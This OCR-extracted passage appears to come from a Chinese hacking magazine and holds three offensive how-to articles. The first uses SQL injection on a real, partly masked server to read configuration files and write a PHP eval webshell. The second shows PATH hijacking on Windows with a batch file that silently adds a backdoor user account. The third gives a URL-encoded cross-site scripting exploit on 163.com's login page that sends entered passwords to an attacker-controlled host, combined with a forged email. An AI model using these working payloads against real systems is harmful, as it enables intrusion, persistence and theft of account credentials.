


图9

四、柳暗花明

我的思路又放到了apache+php+mysql的组合上，在我机器中mysql的配置文件中发现了下面的两句，我猛然意识到管理员是不是默认安装的呢？

On Windows you should keep this file in the installation directory
of your server (e.g. C:\Program Files\MySQL\MySQL Server X.Y). To

我自已一般把mysql安装在c:\mysql\，我以为别人安装也是这样安装的，这种想法让我走了很多弯路，马上提交如下URL，果然读取到了my.ini文件，如下所示：http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%201,2,load_file('C:\\Program%20Files\\MySQL\\MySQL%20Server%205.0\\my.ini'),4,5,6，马上确认目标网站php和apache的具体版本号，如图10所示。




图10

直奔apache和php官方下载到相应的for windows版本，在虚拟机上默认安装，得知apache和php的默认安装路径分别是：

C:\Program Files\Apache Software Foundation\Apache2.2\

C:\Program Files\PHP\php.ini

提交如下URL果然能读到apache和php的配置文件，老外的管理员真是厚道啊。我搅尽脑汁也没猜到，真是以小人之心度君子之腹了，惭愧啊。

http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%201,2,load_file('C:/Program%20Files/Apache%20Software%20Foundation/Apache2.2/conf/httpd.conf'),4,5,6

//apache物理路径

http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%201,2,load_file('C:\\Program%20Files\\PHP\\php.ini'),4,5,6

//php物理路径

那Web物理路径一定是C:\Program.Files\Apache Software Foundation\Apache2.2\htdocs了，我不假思索地提交如下URL以写入一个webshell。

http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%201,2,3,4,5,'<?php eval($_POST[cmd]);?>' into outfile 'C:\\Program Files\\Apache Software Foundation\\Apache2.2\\htdocs\\phptest.php'，用浏览器访问，提示找不到网页，看来老外也不是很实在啊，把默认web物理路径改了，如图11所示。




图11

我们接着拿WebShell，提交如下的URL。

http://75.126.xxx.xxx/viewclan.php?ClanID=-1%20union%20select%201,2,3,4,5,'<?php eval($_POST[cmd]);?>' into outfile 'C:/Documents and Settings/Administrator/Desktop/NoxLadder/mapcycle.php'

用浏览器直接访问是白屏，我意识到成功了，马上用"lanker一句话后门客户端"连接，现在我们已经是system权限了，其他克隆账号，开3389，安装rootkit我就不说了，如图12所示。




图12

五、总结

本来是很简单的入侵，结果却花费了很多时间，主要原因是在一开始没有自已搭建一个类似的环境测试，猜不到web路径。大家觉得此次渗透还有什么不足的地方请不吝指教，我是E.S.T的拖鞋王子。

编辑点评：

常规的注入手法＋系统扫描软件，成功的一次入侵。不过里边的社会工程学有点搞笑呀，从侧面说明拖鞋王子入侵的细致功夫。很多小菜注入就是注入，往往忽略了系统扫描这项工作。用几款国外强大的扫描软件，你会有意外收获的。

谈环境变量在Hacking中的利用



从本文中你可以学到

利用环境变量提权的方法

首先，我们先了解下什么叫环境变量。环境变量一般是指在操作系统中用来指定系统运行环境的一些参数，比如临时文件夹和系统文件夹位置等等。这点有点类似于DOS时期的默认路径，当你运行某些程序时，除了在当前文件夹中寻找外，还会到设置的默认路径中去查找。比如说环境变量中的"Path"就是一个变量，里面存储了一些常用命令所存放的目录路径。

查看系统当前的环境变量，可以使用SET命令，下面是执行SET命令后反馈的信息：

```
ALLUSERSPROFILE=C:\Documents and Settings\All Users
APPDATA=C:\Documents and Settings\Administrator\Application Data
CLIENTNAME=Console
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=145F63CA0A6F46D
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
HOMEDRIVE=C:
HOMEPATH=\Documents and Settings\Administrator
LOGONSERVER=\\145F63CA0A6F46D
NUMBER_OF_PROCESSORS=2
OS=Windows_NT
Path=D:\Progra~1\Borland\Delphi7\Bin;D:\Progra~1\Borland\Delphi7\Projects\Bpl\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 15 Stepping 6, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0f06
ProgramFiles=C:\Program Files
PROMPT=$P$G
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
TMP=C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp
USERDOMAIN=145F63CA0A6F46D
USERNAME=Administrator
USERPROFILE=C:\Documents and Settings\Administrator
windir=C:\WINDOWS
```

我们知道，当把NC一类的常用小工具放在SYSTEM32时，不管当前路径在哪，都可以执行NC命令，Hacking中也提供了不少方便。其实这就是Path变量所起的作用了！

如果将Path变量中的内容全部删除，那么原来的系统命令系统都将无法识别。也就是说，当我们在CMD中输入命令时，系统将以如下顺序查找相关程序，来达到直接调用程序或文件的目的。

1. 当前目录下的可执行文件！
2. 依次查找Path变量中所指定的目录！

OK，在大体认识了环境变量后，我们开始切入主题，谈谈如何利用环境变量为我们的Hacking提供便利。

我们知道PERL安装后会在变量Path内容的最前面加入c:\perl\bin（依perl安装目录而定），而当管理员权限配置不当时，会疏忽此目录的权限配置(默认权限配置，各WIN操作系统均有写权限)，也就给我们创造了提权的条件。

下面我举个利用的例子！

注：是否可利用，取决于Path变量的位置以及该目录是否可写，另：环境变量一定要在系统自带环境变量之前。

假设条件如下：

目标安装了PERL，且目录为c:\perl\bin，目录可写，系统环境变量中的Path变量内容如下：

Path=c:\perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem


我们可以在该目录下创建如下文件：

Netstat.cmd or Netstat.bat //常用系统命令亦可，请自已举一反三！THX~

文件内容如下

```
@net user netpatch nspcn.org /add>nul
Rem 命令一定要记得加 @头，结尾加 >nul
Rem @是为了隐藏命令本身
Rem >nul 是为了隐藏命令执行完后的结果反馈！
@%systemroot%\system32\netstat.exe %1 %2 %3 %4 %5 %6
Rem 学过批处理命令的同学应该知道，这后面的%1 %2 %3等，是起参数的作用
```

当管理员执行命令时，由于Path变量中c:\perl\bin位于系统环境变量的前面，所以当管理员执行Netstat命令时，系统会首先找当前目录下的可执行文件，默认也就是"C:\Documents



文 Winhack

利用163跨站漏洞+伪造邮件盗取指定邮箱

从本文中你可学到

跨站的一种有效利用方法

一、163跨站漏洞利用

网易163的跨站漏洞出现在https://reg.163.com/logins.jsp页面，其对用户提交信息过滤不严致使我们可以任意执行跨站代码，在用户名内输入<script>alert('跨站漏洞！')</script>，如图1所示。




图1

跨站失败，看似过滤了代码，让我们来查看源文件，关键代码如下：<td><INPUT name=username value="<script>alert('跨站漏洞！')</script>" size=15 maxLength=18 class=bbox></td>。提交信息未经任何过滤，我们只需将跨站代码从value中分离即可，所以我们提交"><script>alert('跨站漏洞！')</script>，效果如图2所示。




图2

跨站成功！下面我们就来精心构造我们的盗取邮件代码，基本原理就是构造修改提交表单的action值的JS代码，将action重定位至我们的表单接收页面，当用户通过我们后面发送的伪造的网易系统邮件提示操作时，我们就盗取了该用户的邮箱密码。

知道原理后我们来完善跨站代码，刚才的提交代码虽然可以执行成功，但INPUT表单被我们破坏了，显示不正常，为了让用户看不出我们做了手脚，需要修复表单，我们将代码构造成：**" size=15 class=bbox><script>alert('跨站漏洞！')</script><a。**

提交后显示和原页面一模一样，修改form的action值为我们的表单接收页面(假定为http://www.abc.com/163.asp)并隐蔽状态栏中提交页面时的显示，代码如下：**<script>document.form.action="http://www.abc.com/163.asp";window.status="网易通行证";</script>。**

最终代码为：**" size=15 class=bbox><script>document.form.action="http://www.imtux.com";window.status="网易通行证";%20</script><a。**

由于用户名表单限制了输入长度，所以我们就直接在地址栏提交：

https://reg.163.com/logins.jsp?username=" size=15 class=bbox><script>document.form.action="http://www.abc.com/163.asp";window.status="网易通行证";</script><a。

为了不让用户看出我们的代码，将username值（我们的代码）进行URL加密转换，最终利用页面即为：

https://reg.163.com/logins.jsp?username=%22%20%73%69%7A%65%3D%31%35%20%63%6C%61%73%73%3D%62%62%6F%78%3E%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%66%6F%72%6D%2E%61%63%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%61%62%63%2E%63%6F%6D%2F%31%36%33%2E%61%73%70%22%3B%77%69%6E%64%6F%77%2E%73%74%61%74%75%73%3D%22%CD%F8%D2%D7%CD%A8%D0%D0%D6%A4%22%3B%3C%2F%73%63% 72%69%70%74%3E%3C%61

为了蒙蔽对方，用户通过此页面提交登录成功后，我们的表单接收页面163.asp在收集密码完毕后会自动转入：

https://reg.163.com/logins.jsp?username=%22%20%73%69%7A%65%3D%31%35%20%63%6C%61%73%73%3D%62%62%6F%78%3E%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%27%D5%CA%BB%A7%BC%A4%BB%EE%B3%C9%B9%A6%21%27%29%3B%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%2E%68%72%65%66%3D%27%68%74%74%70%3A%2F%2F%75%69%6E%66%6F%2E%6D%61%69%6C%2E%31%36%33%2E%63%6F%6D%2F%6A%69%73%75%33%2F%69%6E%64%65%78%2E%68%74%6D%27%3B%3C%2F%73%63%72%69%70%74%3E%3C%61页面，解密后即是：

https://reg.163.com/logins.jsp?username=" size=15 class=bbox><script>alert('账户升级成功！');window.location.href='http://uinfo.mail.163.com/jisu3/index.htm';</script><a，功能是弹出所谓的成功提示框并转入网易的一个关于升级方面的页面，这样，用户以为是账户升级成功，殊不知，呵呵……

